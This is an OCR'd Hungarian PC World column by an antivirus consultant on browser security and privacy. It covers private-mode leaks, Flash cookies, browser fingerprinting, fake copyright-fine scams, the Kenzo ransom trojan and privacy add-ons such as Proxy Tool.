
Ha a „Létezik-e biztonságos böngésző?" kérdésre keressük a választ, jó támpontot adhatnak az alábbiak: „A böngészők ma már nemcsak egyszerű, HTML-megjelenítésre alkalmas programok. A weben szörfölve ezer szállal függünk a különböző, harmadik féltől származó alkalmazásoktól, beépülő moduloktól és magától az operációs rendszertől, amelyeknek szintén hibátlannak kellene lenniük ahhoz, hogy biztonságban érezhessük magunkat. Mindez persze nevetséges illúzió. Azt hiszem, el kell fogadnunk, hogy böngészés közben sebezhetőek vagyunk" – véli a *Buherátor*. Nincs olyan böngésző, amelynek ne lenne tucatnyi felfedezett és felfedezetlen biztonsági sebezhetősége. A webalapú kártevőkről, az ajánlott és a biztonságot szolgáló pluginekről már értekeztünk egyszer a 14. részben, az URL-ek rövidítéséből és egyéb linkekkel kapcsolatos veszélyekről pedig a 35-ös epizód adott részletes tájékoztatást.



Az F-Secure Browsing Protection (browsingprotection.f-secure.com) bármilyen linkről megmutatja, hogy megbízható-e szerintük. Érdemes tisztában lenni azzal, hogy minden kártékony oldal esetében el kell telnie egy bizonyos időnek, amíg az adatbázisba bekerül és riasztást kapunk rá

Ahová nézek, szörny terem


Nincs már berlini fal méretű éles elválasztó a megbízható weboldalak és a gyanús webhelyek között, szemben azzal a régi megközelítéssel, hogy aki warez vagy pornó oldalakra látogat, az van kiemelt veszélyben. Ma már bármilyen weboldalról kaphatunk támadást, és sokszor a manipulált keresőtalálatok is igyekeznek minket ezek felé terelni, ráadásul nincs ez másként a közösségi oldalak esetében sem. Az AVG végzett ilyen irányú kutatásokat, és az eredmények közel sem megnyugtatók: „Az ismertebb közösségi terek átvizsgálásával több mint 20 ezer olyan oldalra bukkantunk, amely valamilyen szempontból fenyegetést jelent az internetezőkre. Ezek közül 11 701 darabot a Facebookon fedeztünk fel. Emellett a YouTube is igen előkelő helyet foglal el: a felmérés szerint 7163 olyan oldal szerepelt a honlapon a tesztelés időszakában, amely veszélyt hordoz." Ezen a helyzeten segíthet valamelyest, ha vírusvédelmi programunkban szerepel valamilyen kártékony URL-szűrő, illetve böngészőnkben is használhatunk ilyen plugineket. Ezek jól-rosszul, időben vagy késve, de próbálják a nyilvántartott linkeket és a kártékony tartalmakat blokkolni. Természetesen azért a gyanús helyek privilégiuma nem szűnt meg teljesen; ha valaki például warez vírusirtót vagy ingyenes iWorks-csomagot tölt le, trójai kártevő-beltartalomra számíthat.




„Like-olását kegyelettel megőrizzük." Egy lehetséges jövőbeni üzleti modell, amelyben nem az amerikai adóhivataltól kérik le az évi 100 és 200 ezer dollár között kereső ügyfelek címlistáit, hanem majd a Facebooktól rendelik meg az adott pártprefencia szerinti klubtagságokkal és teljes like-történettel rendelkező ügyfelek adatait. Ki tudja, meddig sci-fi ez, és mikortól lesz valóság?

Nyuszika, van neked papírod az anonim böngészésről? Akkor azt akár szét is tépheted!

Ha valaki úgy gondolja, hogy semmilyen nyomot nem akar hagyni maga után, akkor általában a ma már minden böngészőben elérhető anonim módot szokta választani. Ilyenkor a böngészőkliens elvileg csak minimális adatot tárol, és szintén elvileg ezeket is elfelejti, ha kilépünk ebből a bizonyos módból. Ezzel kapcsolatban nemrégiben egy érdekes tanulmány jelent meg, amelynek az a lényege, hogy ilyenkor az anonimnak gondolt netezés után a könyvjelzők és a letöltött állományok eltüntetése mégsem történik meg, illetve sok eset-



A Google Dashboardjában (www.google.com/dashboard/) nemcsak a korábbi keresések naplózódnak, de a belépés alatti YouTube-videók és Google Maps-keresések is megőrződnek



Az óvatos netező megőrzött keresési előzménye ezt mutatja: semmi!

ben a privát böngészésnél begyűjtött sütiket (cookie), SSL- és más tanúsítványokat is megőrzik, illetve a gyorsítótárat (cache) sem ürítik ki. Emiatt aztán a privát üzemmódból kilépve ezek később is visszakereshetők lesznek egy helyi vagy online támadó számára. Ugyancsak gyenge pont még, hogy a beépülő modulok sem támogatják minden esetben a privát módot, így az végül nem tud teljes értékűen működni. Ez a veszély szinte minden böngészőt érint, például a Firefox privát módjának védelme bizonyult a Stanford Egyetem tanulmánya szerint a leggyengébbnek.

Maradj csak bejelentkezve, Piroskám, hogy jobban halljalak és lássalak

Eddig jobbára a szoftverek tulajdonságairól beszélgettünk, persze azért szóba kerültek olyan dolgok is, ahol mi, felhasználók is tehetünk magunkért, például válogatott pluginekkel stb. Létezik egy olyan szokás is, amely a kényelem kontra biztonság mérlegelésben a kényelmet szolgálja, ám nem várt mellékhatásokkal is szolgálhat, amivel nem árt tisztában lenni. Ha valakinek gmailes postafiókja van, és a leveleit webes felületen éri el, az biztosan találkozott már azzal, hogy belépve a kereséseinek a története is megőrződik, igaz, szerencsére ezt ki is lehet kapcsolni. Aki kíváncsi arra, hogy nála bekapcsolt volt-e ez a funkció, mit őrzött meg a Google a kereséseiből, az látogasson el a www.google.com/history/ címre. Emellett a www.google.com/dashboard/ linken a belépve nézett Google Maps-keresések, továbbá az így megtekintett YouTube-videók előzménye is elolvasható. Emiatt itt is, de minden más webhelyen is javasolt az azonnali kilépés, ha befejeztük a szolgáltatás használatát, illetve ha jót akarunk magunknak, soha ne ikszeljük be bejelentkezéskor a *Maradjon belépve* opciót. (Forrás: hopp.pcworld.hu/7368)


Flash sütik és egyéb fincsi nyalánkságok

Léteznek a hagyományos sütiktől eltérő, úgynevezett Flash vagy Super sütik is, amelyek egy korrektül beállított, minden előzmény, cookie stb. törlést követően a böngészőből kilépéskor továbbra is megőrződnek. Természetesen nem mindig irányul ez ellenünk, a Flash-játékok például ebben tárolják el a high score listát, ami persze szép és jó. Azonban az a helyzet, hogy egyrészt a különböző reklámozó cégek is tudják ezt és már régóta ki is használják, valamint a HTML-sütik 4 kilobájtos méretéhez képest ezek akár 100 KB-osak is lehetnek. Nem rendelkeznek semmiféle lejárati idővel, és a böngészőkliens helyileg is elkülönítve tárolja ezeket egy SOL kiterjesztésű fájlban. Tovább súlyosbítja a helyzetet, hogy az ezekben tárolt személyes adatokkal a Flash cookie képes helyreállítani a korábban törölt webes süti tartalmát. (Forrás: hopp.pcworld.hu/7367)


Aki meg akarja kímélni magát ettől a reklámozócégeknek biztosan kiváló módszertől, annak érdemes lehet a **Better Privacy** kiegészítőt (hopp.pcworld.hu/7361) feltelepítenie, amelynek segítségével teljes körű sütiellenőrzés és -védelem valósítható meg, és természetesen rendelkezhetünk úgy is, hogy az általunk kiválasztott vagy akár az összes LSO- (Locally Shared Objects) elemek minden egyes kilépéskor teljes körűen törlődjenek a gépünkről.

A Jó, a Rossz és a Profilalkotó


Tovább árnyalhatja a korábbi anonim böngészésben felvetett képet az is, hogy az Electronic Frontier Foundation (EFF) 2010 tavaszán végzett egy kutatást, amelyben azt vizsgálták,



Több oldalnyi nyomot, keresési előzményt hagyhat maga után az, aki óvatlanul, Google-fiókjába bejelentkezve keresgél a neten



A böngészőkliensből való kilépés egy ajánlott módja: törölni minden tárolt elemet. Természetesen nyomozati eszközökkel a helyi gépen így is előbányászható minden látogatott webhely



Kártékony és hamisított honlapok figyelése alapértelmezett a Firefoxban. A bejelentett támadó webhelyek blokkolása jó dolog, bár késve jelenik meg nemcsak a figyelmeztetés, de a már tiszta állapot utáni visszavonás is


Csak egy példa, hogy a szolgáltatók sosem tudnak azonnal reagálni az eseményekre. Mindig eltelik bizonyos idő, mire bejelentést kapnak, vagy pedig monitorozással, naplóelemzéssel észlelik, hogy be kell avatkozniuk. Ugyanez áll a kártékony linkek nyilvántartására is

hogy IP-cím és egyebek nélkül, pusztán egy JavaScript segítségével lekérdezhető környezetben mennyire lehet azonosítani a névtelen netezőt. Ezek lehetnek például olyan alapvető információk, hogy milyen operációs rendszer alatt milyen böngészőverzióval neteznek, de akár olyan információk is kiderülhetnek, hogy mi a rendszerben alapértelmezettként beállított nyelv, vagy milyen betűtípusokat telepített, esetleg milyen böngészőplugineket használnak a számítógépen. A tanulmány szerint ezzel a módszerrel a látogatások 94 százalékában megállapítható volt a látogató személye – számítógép-használat esetén. Mobilos böngészés esetén ugyanis sokkal kevesebb ilyen egyedi extra jellegzetesség szerezhető meg – legalábbis egyelőre.


Ha kicsi a tét, kedvem sötét

Kezdetben voltak, sőt sajnos azóta is vannak a hamis vírusirtók. Aztán új találmány jelent meg: a hamis szerzői jogi büntetés. A naiv ügyfél letölt valamit a BitTorrent-hálózatról, és ezek után a felugró JavaScript ablak nem ál-vírusfertőzésekről tájékoztat, hanem illegális letöltésről, pénzbüntetésről. Valódinak látszó hivatalos pecsétben nincs hiány, és az állítólagos svájci székhelyű ICCP Foundation felszólít bennünket összesen négyszáz dollár befizetésére, amellyel elkerülhetjük az esetleges pert a maga zord következményeivel: 5 év börtön, 250 ezer USD bírság.

Bár az ICCP azt sugallja, hogy munkakapcsolatban áll a valódi jogvédő szervezetekkel (RIAA-val, MPAA-val stb.), ez nem igaz. Sőt berezelni sem kell, és szintúgy nem javasolt turkálni a Visa vagy Mastercard kártyánk után, mert ez az egész egy nagy csalás. Ám itt nem állt meg a bűnözők fantáziája: megjelent ugyanis a Kenzo (Kenzero) trójai. Ez nem tesz mást, mint a fertőzött gépről ellopja a böngészés adatait, majd egy publikus weboldalra kitéve azért követel váltságdíjat, hogy azt onnan eltávolítsa. A Japánban felbukkant vírus a 200 milliós táborral rendelkező Winny



Egy ideje már URL-eket is tudunk vizsgálni a VirusTotal.com-on. A több különböző adatbázis, illetve a felhasználói kommentek is segíthetik az eligazodást



„Pénzt, vagy a böngészési előzményeid egy publikus weboldalon landolnak!" – ez lehetne a Kenzo trójai mottója. Ha valaki korábban pornót nézett, akkor most kellemetlen meglepetésben lehet része

Hogy segítenek-e, vagy letérítenek a tisztánlátás ösvényéről a közösségi vélemények, ezt nehéz megmondani általánosságban, konkrét esete válogatja. Mindenesetre, ha a kommentelők többsége a Zs kategória szégyenének, vagy kártékony állománynak tart valamit, az azért intő jel lehet

fájlcserélő honlap felhasználói közül azokat vette célba, akik a megosztóoldalról erotikus tartalmakat töltöttek le. Nyilván ennek világgá kürtölése mellett az azonosításhoz elegendő minden böngészési adatának nyilvánosságra hozatala kellemetlen lehet a letöltőnek. A lényeg mindenesetre maradt: fizessen itt is a felhasználó tulajdonképpen a semmiért. (Források: **hopp.pcworld.hu/7364, hopp.pcworld.hu/7365**)

A nagy testvér nem is titkolja

Gyakran szoktuk mondogatni, hogy „én okosan böngészek", viszont tudnivaló, hogy bármelyik weboldal vagy banner tartalmazhat ismeretlen kódot, szkriptet. Összegzésképpen biztonságos böngésző vagy böngészés nincs, inkább jó kompromisszum, és hasznos óvatos szokások, megfelelő hozzáállás, hadra fogható pluginok gyűjteménye létezik. Ilyen hasznos szokások lehetnek a minden böngészés utáni cache-ürítés, a session cookie-k törlése (amelyek bizonyos körülmények közt ellophatók), néhány alap plugin, például a *Finjan SecureBrowsing* (**securebrowsing.finjan.com**), *NoScript, NetCraft, ShowIP, Adaptive Referrer* remover, *Cache Status, Cookie Safe, JS View, Secure Login, XSS Guardian* és az *XSS Warning* használata. Utóbbiak az **addons.mozilla.org** oldalon kereshetők meg. Emellett persze a rendszeres jelszócsere is ilyen okosság. (Forrás: **hopp.pcworld.hu/7366**)

Zárógondolatnak következzen a Google-elnök, *Eric Schmidt* véleménye a keresések naplózásáról: „Senki ne csináljon semmi rosszat, és akkor eleve nem is lesz oka félni. Ha valakinek nem tetszik, hogy a cég keresője és más weboldalak segítségével több évtizedre visszamenőleg is kikereshetők adatok róla, akkor egyszerűen csak változtassa meg a nevét." (Forrás: **hopp.pcworld.hu/7363**)

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

A kártevőterjesztők fantáziája kiapadhatatlan. A hamis antivírusok után megjelent a hamis szerzői jogi felszólítás, persze a befizetett „büntetés" itt is a bűnözők zsebébe vándorol

Kapcsolódó weboldalak

Tanácsok a biztonságos Facebook-használathoz:
www.facebook.com/biztonsag

Antivirusburgi Ünnepi Játékok:
hopp.pcworld.hu/7266

Hamis profilok:
hopp.pcworld.hu/7267

Zaklatás a gépből:
hopp.pcworld.hu/7268

10+ Tips To Identify Fake Profiles On Facebook:
hopp.pcworld.hu/7269

Fake Facebook Profiles:
hopp.pcworld.hu/7270

Fake Facebook Profile Equals Jail Time?:
hopp.pcworld.hu/7271


További tippek és trükkök

Csak a változás állandó

Sorozatunk negyvenedik részében kicsit folytatjuk az előző részben elkezdett, böngészéssel kapcsolatos gondolatainkat, valamint szerepelni fog egy érdekes kiegészítő is, amellyel elegánsan szüntethetjük meg a böngészési szokásaink feltérképezését, profilírozását. A továbbiakban egy adag újabb típusú átverést, csalást, kártékony programok terjesztését szolgáló trükköt is bemutatunk, valamint sort kerítünk egy olyan összefoglalóra, amely a legfontosabb védekezéshez szükséges teendőket ismerteti.

A hogy az előző részben láttuk, résen kell lenni a linkekkel, sőt a böngészési előzményekre is muszáj vigyázni. Az Electronic Frontier Foundation tanulmánya szerint a böngészőből lekérdezhető információk segítségével a látogatások 94 százalékában megállapítható a látogató személye. Azt, hogy egy böngésző miket kérdezhet le, mit lát belőlünk, egyszerűen megnézhetjük például a www.useragentstring.com weboldalon. Vegyük észre, hogy itt mindegy, fut-e a NoScript, a használt operációs rendszert, a böngésző típusát és verzióját mindenféleképpen láthatjuk. Van lehetőség a referer adatok blokkolására – ez ugyebár az az információ, hogy milyen oldalról érkeztünk az adott URL-re. Az **Adaptive Referer Remover** (hopp.pcworld.hu/5249) kiegészítő többnyire pontosan ezt csinálja, vagyis visszatartja ezeket az adatokat. Sajnos ez a kiegészítő eléggé instabil, gyakran már a telepítésekor jégkockává fagyasztja a Firefoxot.


Ha emlékszünk rá, rendelkezésünkre áll egy **ShowIP** (hopp.pcworld.hu/5371) nevű Firefox-kiegészítő is, amely pedig a böngészett weboldal IP-címét mutatja meg az ablak keretén, így ellenőrizhetjük, vajon valóban az igazi OTP oldalán vagyunk-e éppen. Ha viszont a mi saját külső IP-címünket szeretnénk ellenőrizni, azt a showip.com oldalon tehetjük meg. Ekkor a földrajzi információk birtokában egy ingatlanközvetítő vagy társkereső oldal képes lehet a mi falunkból, városunkból származó célzott ajánlatokat megmutatni. A proxy szerverek használata képes ezt az adatot megváltoztatni, és nyitott proxyk használatával például egy amerikai egyetemi szerver mögötti gép is láthat minket. Egyszerűen kipróbálhatjuk ezt a hidemyass.com (a pontos fordítástól ezúttal eltekintünk...) nevű honlap segítségével, ahol ha ezen keresztül érünk el egy linket, már nem a saját IP-címünk kerül bele a lekérdezésbe.




Ez a Security Essentials nem az a Security Essentials! Ráadásul míg az eredeti ingyenes, addig a csalók a hamisítványért még pénzt is kérnek

Egy beteg matróz és egy egészséges ötlet


Gyúrjuk akkor mindezt össze, és képzeljük el, hogy egyetlen eszközzel, „Viribus unitis" mutatunk fityiszt ezeknek a lekérdezéseknek.



Ha az IP-címünk elfedésére van szükség – például egy adott országból nem férünk hozzá egy adott oldal tartalmához –, akkor a „hátsónk elrejtésével" könnyedén kicselezhetjük ezt a korlátozást




Microsoft Security Essentials, ahogy azt mindenki ismeri. A sokak számára ismerősen csengő nevet divat lett azonban egyéb csalafintaságokra is felhasználni



„Hiszem magam, aminek akarom." A Proxy Tool egy igazán ütőképes, mindent egyben tartalmazó svájcibicska-szoftver, amely a földrajzi elhelyezkedési adatunkról árulkodó IP-cím, a böngészőből lekérdezhető OS, illetve webkliens valódi adatainak elfedésére is alkalmas

Most nyissuk ki a szemünket, és vegyük elő a **Proxy Tool** (hopp.pcworld.hu/7433) nevű Firefox-kiegészítőt. Itt tetszés szerint beállítható, milyen egyéni referert akarunk mutatni magunkból, vagy akár minden alkalommal véletlenszerűt is megadhatunk. Tetszés szerint törölgethetjük a HTML- és Flash-sütiket, ezenfelül kedvünk szerint használhatjuk az alapértelmezetten rendelkezésre álló proxyszervereket, vagy akár sajátokat is megadhatunk. Egy ilyen kiegészítővel való játszadozás tényleg felvidíthatja a napunkat, és segít privát létünk hatékony megőrzésében. Jólesően konstatálhatjuk, hogy sikerült megvalósítani a Rejtő-könyvekben szereplő alapelvet: „Semmi közöd ahhoz, ami nem tartozik rád!"



Ha a Proxy Toolban a véletlenszerű böngészőkiíratást választjuk, álmodhatunk nagyot és bármik lehetünk: Linux, Windows, Macintosh, Chrome, IE, Firefox, Opera, vadakat terelő juhász


A Gellért-hegy így magas, a krokodil meg így zöld

A böngészőadatok után nézzük, milyen újabb kártevőterjesztő módszerek kerültek mostanában a felszínre. A hamis antivírus szoftverek már sokszor terítéken voltak, és egyszer azt is megemlítettük, hogy ezek kinézete, valamint a hamis ablakokban szereplő kártevők elnevezése is többnyire valódi vírusirtókról származnak. Egy újabb módszer szerint az ál-antivírus termékek elnevezése is előtérbe került, olyan valóban létező, a félinformációkkal rendelkező tömegek számára ismerősnek tűnő neveket választanak, amelyek segíthetik az elegendően nagy számú kattintást, letöltést. Egy ilyen vonal a Microsoft Security Essentials csomagjával való manipulálás.
